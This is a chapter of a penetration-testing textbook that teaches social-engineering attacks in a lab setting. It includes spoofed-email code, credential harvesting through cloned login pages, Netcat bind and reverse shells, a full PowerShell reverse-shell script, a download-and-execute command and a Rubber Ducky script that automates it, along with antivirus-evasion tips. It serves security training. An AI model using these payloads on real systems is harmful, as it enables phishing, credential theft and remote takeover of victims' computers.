CHAPTER

5

Social Engineering Attacks

When I read a book, I generally hate long introductions that don't get straight into the subject. So, let's get to the point. In this chapter, you will learn about social engineering and different techniques that will help you take advantage of human weakness. Take note, this book is about teaching you the principles that you can use in any tool installed on Kali Linux.

In this chapter, you will learn about the following topics in social engineering:

- Sending phishing e-mails
- Stealing credentials
- Using the Social Engineering Toolkit
- Basics of payloads and listeners
- Using the USB Rubber Ducky for social engineering attacks

Spear Phishing Attacks

So, what is phishing? *Phishing* is an e-mail fraud attack carried out against a large number of victims; it contains an item of general interest that will attract people to act on the e-mail. For example, it may advertise a free bottle of medicine and include a malicious link or attachment. The attacker plays the odds and relies on the fact that some people will click the link or attachment to initiate

Kali Linux Penetration Testing Bible. Gus Khawaja

the attack. Most of us would probably delete the malicious e-mail, but we can assume some will open it.

Spear phishing is a highly specific form of a phishing attack. By crafting the e-mail message in a particular way, the attacker hopes to attract the attention of a specific audience (e.g., a company's sales department, developers, etc.)

For example, if the attacker knows that the sales department uses a particular application to manage its customer relationships, the attacker may spoof an e-mail, pretending that it is from the application vendor with the subject line "Emergency" and instruction telling them to click a link to download a copy, patch, or update. How many sales reps do you think are going to click that link?

Sending an E-mail

Before we jump into a practical example, there are two important points you should know before you send an e-mail to your victims:

- First, you need to have an SMTP relay account (I'm using my GoDaddy relay service). Do some research to find the service that is suitable for you.
- You need a professional and convincing e-mail or else your attack will inevitably fail.

The Social Engineer Toolkit

The Social Engineering Toolkit (SET), written by security leader David Kennedy, is designed to perform advanced attacks against human weaknesses; this is known as *social engineering*. Kali Linux already has this tool preinstalled by default. To run it, you will need to execute `setoolkit` in your terminal window:

```
root@kali:/# setoolkit
```

To send an e-mail, select Social-Engineering Attacks in the first menu:

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third-Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Next, select Mass Mailer Attack (option #5):

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third-Party Modules

  99) Return back to the main menu.

set> 5
```

In the next window, you have the option to send this e-mail to a group of people or a single individual. Let's see what our e-mail attack scenario will look like.

For the sake of this example, assume that you, as a member of the red team, are pretending to be a representative from Microsoft, and you are sending an e-mail to the administrator (an employee who works at the company's ethical hacking blog) to say that the admin's machine needs to be updated. The e-mail contains a malicious URL the admin needs to click. A spear phishing attack will need a lot of planning, so think about the contents of your e-mail before you send it.

Going back to our SET menu, we will send the e-mail to a single person. Let's pick option number 1 and press Enter:

```
What do you want to do:

    1.  E-Mail Attack Single E-mail Address
    2.  E-Mail Attack Mass Mailer

    99. Return to the main menu.

set:mailer>1
```

Here, we are sending this e-mail to the administrator of `ethicalhackingblog.com`. (Remember to test these exercises with something you own, however.)

```
set:phishing> Send email to:admin@ethicalhackingblog.com

  1. Use a Gmail Account for your e-mail attack.
  2. Use your own server or open relay

set:phishing>2
```

When you see the previous options, you will be tempted to choose Gmail, because it's free and you don't need a relay account, right? Well, if you try it, Google will happily block your attachment files. So in summary, don't use Gmail. We're professionals, right? Not script kiddies! Since we are using a relay account, we will choose option 2.

The e-mail should be coming from Microsoft. So, fill in the relay information. (This part should reflect your relay information, not mine!)

Figure 5.1 shows how it looks when the admin receives the e-mail.



Figure 5.1: Admin E-mail

Pay attention to these two things in the e-mail:

- Grammatical mistakes are not allowed. For example, "following" is not correct in the previous message, so this will call attention to the authenticity of the e-mail.
- If you want to use URLs, make sure they are close to the real domain name. For example, *micosoft* (without the *r*) is very close to Microsoft.

Sending an E-mail Using Python

Python is a great language to get things done in penetration testing. Later in this book, you will learn the ins and outs of this programming language. For the time being, the following code shows how to send e-mails without relying on an application to do it for you. You can call it `sendemail.py` and run it after you fill in the missing information:

```
#Use the smtplib to send an e-mail
import smtplib
#Configuration
#Your e-mail address, the real one
sender_email = [sender email]
#Your e-mail username
username = [smtp account username]
#Password required for your e-mail account
password = [Your SMTP account password]
#Spoofed e-mail information
```

```
spoofed_email = [fake email address]
#Spoofed full name
spoofed_name = 'John Doe'
#Victim e-mail address
victim_email = [victim email address]
# E-mail subject
subject= "this is a subject\n"
# E-mail body message
body = "This is a body."

header = ('To:' + victim_email + '\n' +'From: ' + spoofed_name + ' <' +
spoofed_email + '>' + '\n' + 'Subject:' +  subject)
message = (header + '\n\n' + body + '\n\n')

try:
        session = smtplib.SMTP_SSL([smtp server domain],[smtp server
port number])
        session.ehlo()
        session.login(username, password)
        session.sendmail(sender_email, victim_email, message)
        session.quit()
        print "Email Sent With Success!"
except smtplib.SMTPException:
        print "Error: Unable To Send The Email!"
```

Stealing Credentials

It's time to reveal the most beneficial and efficient method you can use for a social engineering attack.

Just a warning: this is not a tutorial for you to use on your friends to steal their passwords. This is a professional book for people who want to learn how to apply this kind of attack in their careers.

To start this attack, you first need to prepare a professional HTML e-mail and make sure it doesn't raise any doubts when the victim receives it. A developer can help you clone a website and attach a database to it so each time victims submit their credentials, they will be saved into that database. If you want to practice, you can use SET to get the job done as well. Open and load the application (you already learned how to execute and run the app earlier) and follow these steps:

1. Select option 1: Social-Engineering Attacks.
2. Select option 2: Website Attack Vectors.
3. Select option 3: Credential Harvester Attack Method.
4. Select option 2: Site Cloner.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing
[10.0.20.140]: [Enter you Kali IP address here]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://10.0.20.1/#/login
[*] Cloning the website: [Enter the target login URL]
[*] This could take a little bit...
The best way to use this Attack is if username and password form fields
are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The second important part is the link that you are going to add in your e-mail. What is the best way to obfuscate that URL? Well, the simple answer is to create a domain and then create a subdomain that is a copy of the original one. Let's take the `Facebook.com` domain as an example. To get a successful result, create a fake domain with a similar name like `Fcb.com` and then create a subdomain `Facebook.com`. Here is what it should look like:

```
facebook.fcb.com
```

I'm not encouraging you to use Facebook in your test. You don't have Facebook's permission to perform this action. This is just an example.

In practice, red teams and penetration testers will need to use either the employer's or the client's website. An excellent realistic example is to clone the intranet site of your client/employer so you can steal the victim's domain credentials. Next, you will send the e-mail to your victim, as you saw in the previous section. Ideally, you used a convincing e-mail that persuades employees to click the URL that will redirect the employees to the fake site. The employees will start writing their credentials, and when they click the login button, they will be redirected to the real site. The attacker now has the credentials of the unfortunate victims.

Payloads and Listeners

In this section, you will learn how to create a payload and a listener. If you're a total beginner, here are the fundamentals you need to be aware of before proceeding.

A *payload* is an executable that will allow you to connect to a *listener*. The goal is to have a TCP connection between the victim host and the attacker. Once this connection is established, the hacker will be able to manipulate the victim's operating system using a remote shell. This remote shell can be either a bind shell or a reverse shell.

Bind Shell vs. Reverse Shell

It is vital to understand the difference between a bind shell and a reverse shell before we move on to the next chapter in this book. Many security hobbyists and professionals have a confused idea of these two concepts. We'll use some practical examples to help you understand them.

Bind Shell

In a bind shell, the attacker connects directly from Kali to the victim's machine where a listener has already been launched (see Figure 5.2). For this scenario, we will use Netcat to get the job done. This tool is convenient for practicing penetration testing, capture-the-flag (CTF) challenges, and certification exams like OSCP. We will connect directly from the attacker Kali host to a Windows10 target host.



Figure 5.2: Bind Shell

If you want to practice the same exercise on your end, there is a Netcat binary for Windows on Kali saved under `/usr/share/windows-binaries/nc.exe`. Copy the `nc.exe` file to your Windows host to reproduce the results.

Next, run Netcat in listening mode using the `-l` option; additionally, use port 9999 to listen to incoming connections. After that, use the `-e` switch to redirect the command-line output to the remote connection:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe -nlvp 9999 -e C:\Windows\
System32\cmd.exe
listening on [any] 9999 ...
```

After executing the listener on the Windows host, go back to the Kali terminal session and connect directly to the Windows OS using Netcat on port 9999:

```
root@kali:/# nc -nv 10.0.20.127 9999
(UNKNOWN) [10.0.20.127] 9999 (?) open
```

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Reverse Shell

A reverse shell is a favorite option for penetration testers, and you will read a lot about it in this book. The method is the opposite of the bind shell. In this scenario, the attacker is listening for incoming connections from any victim. Now here's the secret: in a reverse shell connection, the firewalls will usually allow the traffic to pass through. On the other side, the firewall may block any incoming connections coming from the outside using the bind shell. That's why the reverse shell is commonly used in the community.



Figure 5.3: Reverse Shell

Let's practice the reverse shell scenario using Netcat again. First, execute the Netcat listener on the host (Kali in this example). Use the port 8888 to listen to incoming connections:

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
```

Next, switch to the victim's Windows host and connect to the listener on port 8888. Take note that the IP address of the Kali VM is 10.0.20.140:

```
PS C:\Users\gus\Documents\Shared> ./nc.exe 10.0.20.140 8888 -e C:\
Windows\System32\cmd.exe
```

Let's go back to our Kali host, and we should see a successful reverse shell.

```
root@kali:/# nc -nlvp 8888
listening on [any] 8888 ...
connect to [10.0.20.140] from (UNKNOWN) [10.0.20.127] 54479
```

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\gus\Documents\Shared>
```

Reverse Shell Using SET

You have to be careful about the way you secure your payload before sending it to your target. In other words, you want to make sure that your payload executable will not be detected by the antivirus software installed on the victim's PC. Make sure to copy the payload to another test PC that has the same type of antivirus installed. If you don't know what kind of antivirus software is on the victim's host, then you have to upload your payload and scan it using the public virus scan site VirusTotal (Figure 5.4):

```
www.virustotal.com/gui/home/upload
```



Figure 5.4: Virus Total

The best way to obfuscate your payloads is by using a custom one. In other words, you have to develop a payload using a programming language such as

Python, PowerShell, C#, etc. You will learn more about this topic in this book, but for the time being, let's see how to generate a payload using SET.

First, execute SET application and choose the following options:

- Select option 1: Social-Engineering Attacks
- Select option 4: Create a Payload and Listener
- Select option 1: Windows Shell Reverse_TCP

Next, you will be asked to enter your Kali (attacker) host IP and the port number that you want to listen on. Once you do, it will generate a payload under `/root/.set/payload.exe`. Finally, you will be asked to start the listener. In the case of our example, choose `yes`:

```
set:payloads> IP address for the payload listener (LHOST):10.0.20.140
set:payloads> Enter the PORT for the reverse listener:7777
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located
under/root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/
no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

At this stage, the SET automatically launches the Metasploit multihandler listener. We will delve deeper into Metasploit later in this book, and you will see how to create a listener manually. SET does everything for you without the manual hassle.

The listener should now be up and running and waiting for incoming connections from victims:

```
      =[ metasploit v5.0.85-dev                          ]
+ -- --=[ 2002 exploits - 1093 auxiliary - 342 post       ]
+ -- --=[ 560 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use Help to view all available commands

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.20.140
LHOST => 10.0.20.140
resource (/root/.set/meta_config)> set LPORT 7777
LPORT => 7777
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
```

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) >
```

It's time to send the payload to our victim's Windows 10 host VM and execute it from there. Take note that the payload is saved at `/root/.set/payload.exe`.

Next, copy `payload.exe` to the Windows host and double-click it to execute it from inside the Windows VM. To get this working, I have to disable the antivirus software on the Windows 10 host before copying the `payload.exe` file.

After executing the payload file on the Windows host, the Metasploit listener should show a successful connection. To visualize the currently open session, use the `sessions` command. After we execute the `sessions` command, it will indicate that there is one open session. To interact with that session, run the `sessions -i 1` command. Once you press Enter, you will have a reverse Windows shell to use at your fingertips:

```
[*] Started reverse TCP handler on 10.0.20.140:7777
msf5 exploit(multi/handler) > [*] Command shell session 1 opened
(10.0.20.140:7777 -> 10.0.20.127:54501) at 2020-05-22 11:27:38 -0400
sessions

Active sessions
===============

  Id  Name  Type               Information
Connection
  --  ----  ----               -----------
----------
  1         shell x86/windows  Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. A...  10.0.20.140:7777 -> 10.0.20.127:54501
(10.0.20.127)

msf5 exploit(multi/handler) > sessions -i 1
C:\Users\gus\Documents\Shared>
```

Social Engineering with the USB Rubber Ducky

The USB Rubber Ducky is a fantastic invention for social engineering attacks. You can buy it at the hak5 online shop, and it comes with tutorials that show you how it works:

```
shop.hak5.org/products/usb-rubber-ducky-deluxe
```

The USB Rubber Ducky was used in season 2 of *Mr. Robot* because of the effectiveness of its attack, so what's better than using this tool that was shown in a Hollywood tv show?

Why is this tool so compelling? The USB Rubber Ducky is not a USB stick, though it looks like one; it is, in fact, a keyboard. And guess what? Antivirus software will think that you just plugged in a keyboard and not a USB stick.

We're not done yet! When you insert this stick into the computer, it will start typing and executing whatever you like on the victim's machine—what a fantastic invention!

In Figure 5.5, you can see the USB Rubber Ducky with its plastic cover (if you compare its size to a real USB stick, it's quite smaller than the majority of the USBs on the market), and on the right side, the cover has been completely removed. (To be honest, you don't really need to put the cap on; it's there for camouflage so people will think it's a real USB stick.)

Figure 5.5: USB Rubber Ducky

In the picture on the right, you can see a MicroSD card inserted—we will use it to save our payload script. Let's go over the steps that you need to follow to get this toy up and running:

1. Remove the MicroSD card from the USB Rubber Ducky and insert it into a USB adapter (see Figure 5.6).



Figure 5.6: USB Rubber Ducky with MicroSD

2. Take the USB adapter and stick in your Kali Linux box. It's time to start developing your Ducky script. Here's a sample script that will open Notepad on the victim's machine and print "Hello World" (inside Notepad):

```
REM My First Script ➔ comments
WINDOWS r ➔ Windows + R = open the run window
DELAY 100 ➔ give it some time to open with a delay
STRING notepad.exe ➔ type notepad.exe inside the run
ENTER ➔ carriage return to open notepad
DELAY 200 ➔ give it some time to open
STRING Hello World! ➔ write the text "Hello World!" inside a
notepad
```

3. When you're done writing the script, save it to a text file. At this stage, we need to compile it using the following command:

```
$java -jar [duckencoder file path] -i [the input text file] -o [the
output file to be generated]
```

   After you run the previous `java encoder` command, you must save the output `.bin` file to the MicroSD card. Keep in mind that it's the `.bin` file that will execute when the ducky is inserted into the victim's host.

4. Eject the USB adapter from your Kali host, and put the MicroSD drive back into the USB Rubber Ducky.
5. It's time for the fun part: insert the USB Rubber Ducky into your target PC. To make sure that it works, you can test it on a different PC to visualize the output (also to make sure that you haven't made any coding runtime errors in the script).

In general, when you insert the USB Rubber Ducky stick in the victim's PC, it will execute the script automatically. But in case the script didn't execute or failed, you have the option to run it manually by clicking the small black Run button in the middle. (Check out Figure 5.5; it looks like a little reset button.)

A Practical Reverse Shell Using USB Rubber Ducky and PowerShell

This chapter ends with a great recipe for reverse shells against Windows operating systems, using PowerShell. This scripting language was invented by Microsoft as an equivalent to Bash in Linux OS. Before you learn how to take advantage of this behavior in practice, here are the steps used in this scenario:

1. Generate a PowerShell reverse shell using SET.
2. Start a listener on the Kali host.
3. Host the `.ps1` PowerShell file on the Kali web server.

4. Switch to the Windows host and run PowerShell in administrative mode.
5. Execute a command that will download and execute the `.ps1` script host on the Kali VM.
6. Check that you have a reverse shell on the Windows host.
7. Re-create the PowerShell scene using the USB Rubber Ducky.

Generating a PowerShell Script

Open the SET application, and perform the following the steps:

1. Select option number 1: Social-Engineering Attacks.
2. Choose option number 9: PowerShell Attack Vectors.
3. Select option number 2: PowerShell Reverse Shell.

Next, you will be asked to enter your Kali IP address. (My Kali IP address is 10.0.20.140.) Enter the port that you want to listen on (we'll use 443 for this example, which represents HTTPS/TLS for obfuscation). Finally, you will be asked if you want to start the listener, and you will select `no`. (You will understand why soon.):

```
Enter the IPAddress or DNS name for the reverse host: 10.0.20.140
set:powershell> Enter the port for listener [443]:443
[*] Rewriting the powershell reverse shell with options
[*] Exporting the powershell stuff to /root/.set/reports/powershell
set> Do you want to start a listener [yes/no]: no
```

Starting a Listener

In the previous step, we've chosen not to start the listener because we want to look at a different pattern. Now that you know how a reverse shell works, we will start a listener manually using Netcat on a Kali box. You can use Metasploit too, but for simplicity, let's stick with Netcat:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...

-n: Don't perform DNS lookup
-l: listening mode
-v: verbose mode
-p: set the listening port number
```

Hosting the PowerShell Script

The SET toolkit has generated a text file at the following path:

```
~/.set/reports/powershell/powershell.reverse.txt
```

If you open the text file, you will realize that SET has already filled in the IP address and port number for you:

```
function cleanup {
if ($client.Connected -eq $true) {$client.Close()}
if ($process.ExitCode -ne $null) {$process.Close()}
exit}
// Setup IPADDR
$address = '10.0.20.140'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.
GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
if ($client.Connected -ne $true) {cleanup}
$pos = 0; $i = 1
while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
$read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
$pos+=$read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10))
{break}}
if ($pos -gt 0) {
$string = $encoding.GetString($networkbuffer,0,$pos)
$inputstream.write($string)
start-sleep 1
if ($process.ExitCode -ne $null) {cleanup}
else {
```

Continues

(continued)

```
$out = $encoding.GetString($outputstream.Read())
while($outputstream.Peek() -ne -1){
$out += $encoding.GetString($outputstream.Read()); if ($out -eq $string)
{$out = ''}}
$stream.Write($encoding.GetBytes($out),0,$out.length)
$out = $null
$string = $null}} else {cleanup}}
```

There is a small problem with the previous code, and we need to fix it. The comment prefixes are wrong, so we need to get rid of these two comment lines completely by deleting them:

```
Delete this line: // Setup IPADDR
Delete this line: // Setup PORT
```

Now save this as a `.ps1` file; in the case of our example, let's call it `ps.reverse.ps1` and then copy it to the web server directory. Do not forget to start the web server service so we can invoke it from the Windows host machine:

```
root@kali:~/.set/reports/powershell# cp ps.reverse.ps1 /var/www/html/
root@kali:~/.set/reports/powershell# service apache2 start
```

Running PowerShell

Next, switch to the Windows host and run PowerShell in admin mode. To do this, open your Windows menu and look for PowerShell. Then right-click and choose Run As Administrator, as shown in Figure 5.7.

Download and Execute the PS Script

Now that you have PowerShell running, the next step is to execute a couple of commands to get the remote shell up and running. First, change the execution policy in PowerShell so you can run elevated privilege commands. Finally, execute the command that will download the script from the Kali VM and run it in the currently open session:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust.
Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help
topic at
```

```
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the
execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help
(default is "N"): Y
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString
('http://10.0.20.140/ps.reverse.ps1')
True
```



Figure 5.7: Running PowerShell in Admin Mode

Reverse Shell

If we go back to our Kali host, we should see a reverse shell in our Netcat Windows terminal session:

```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.20.140] from (UNKNOWN) [10.0.20.127] 50820
Microsoft Windows [Version 10.0.17763.1217]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Replicating the Attack Using the USB Rubber Ducky

Now that you saw how to execute the previous steps in a lab environment, the next step is to replicate these events using the USB Rubber Ducky. In the following code, you will see all the required steps to write a successful USB Rubber Ducky script that you can use in your engagements:

```
REM Reverse Shell Program
DELAY 100
REM Open the Run window
WINDOWS r
DELAY 1000
REM Execute PowerShell as Admin
STRING powershell "Start-Process powershell -verb runAs"
DELAY 100
ENTER
DELAY 5000
ALT y
DELAY 1000
REM Enable script Execution
STRING Set-ExecutionPolicy Unrestricted
ENTER
DELAY 5000
REM Accept the message prompt
ENTER
REM Connect to the attacker machine
STRING IEX (New-Object Net.WebClient).DownloadString
('http://10.0.20.140/ps.reverse.ps1')
ENTER
```

Summary

You saw many techniques in this chapter for social engineering attacks, but how can you tell which one is the best and which one to choose for the right scenario? Here are the general guidelines you need to know when you start planning your social engineering attacks:

- First, make sure that when you prepare your e-mail message or phone call, they are compelling and professional enough so the end user can take the bait.
- Second, the secret to a successful social engineering attack is proper preparation. So planning your attack will increase the chance of your success.

- Next comes the infection phase. If you want to use a hardware kit in your attacks, make sure you use a good one like the USB Rubber Ducky, for example. Now, if you insist on using a USB stick in your attack, that's fine, but don't try the autorun functionality, because it's outdated. Also, today's companies are well aware of USB stick infections, and they have already implemented security controls to protect against such attacks.

As you may have surely noticed, my favorite method to infect Windows machines is using PowerShell. In a real engagement, don't use the pre-generated reverse shells like the one in Metasploit (e.g., `msfvenom`, which you will learn more about later in this book), because antivirus software will be very happy to catch it. The best way to use reverse shells is to use one that you developed yourself using your favorite programming language such as PowerShell, Python, C++, or Java; in the end, it's your choice. You will learn more about reverse shells in the upcoming chapters.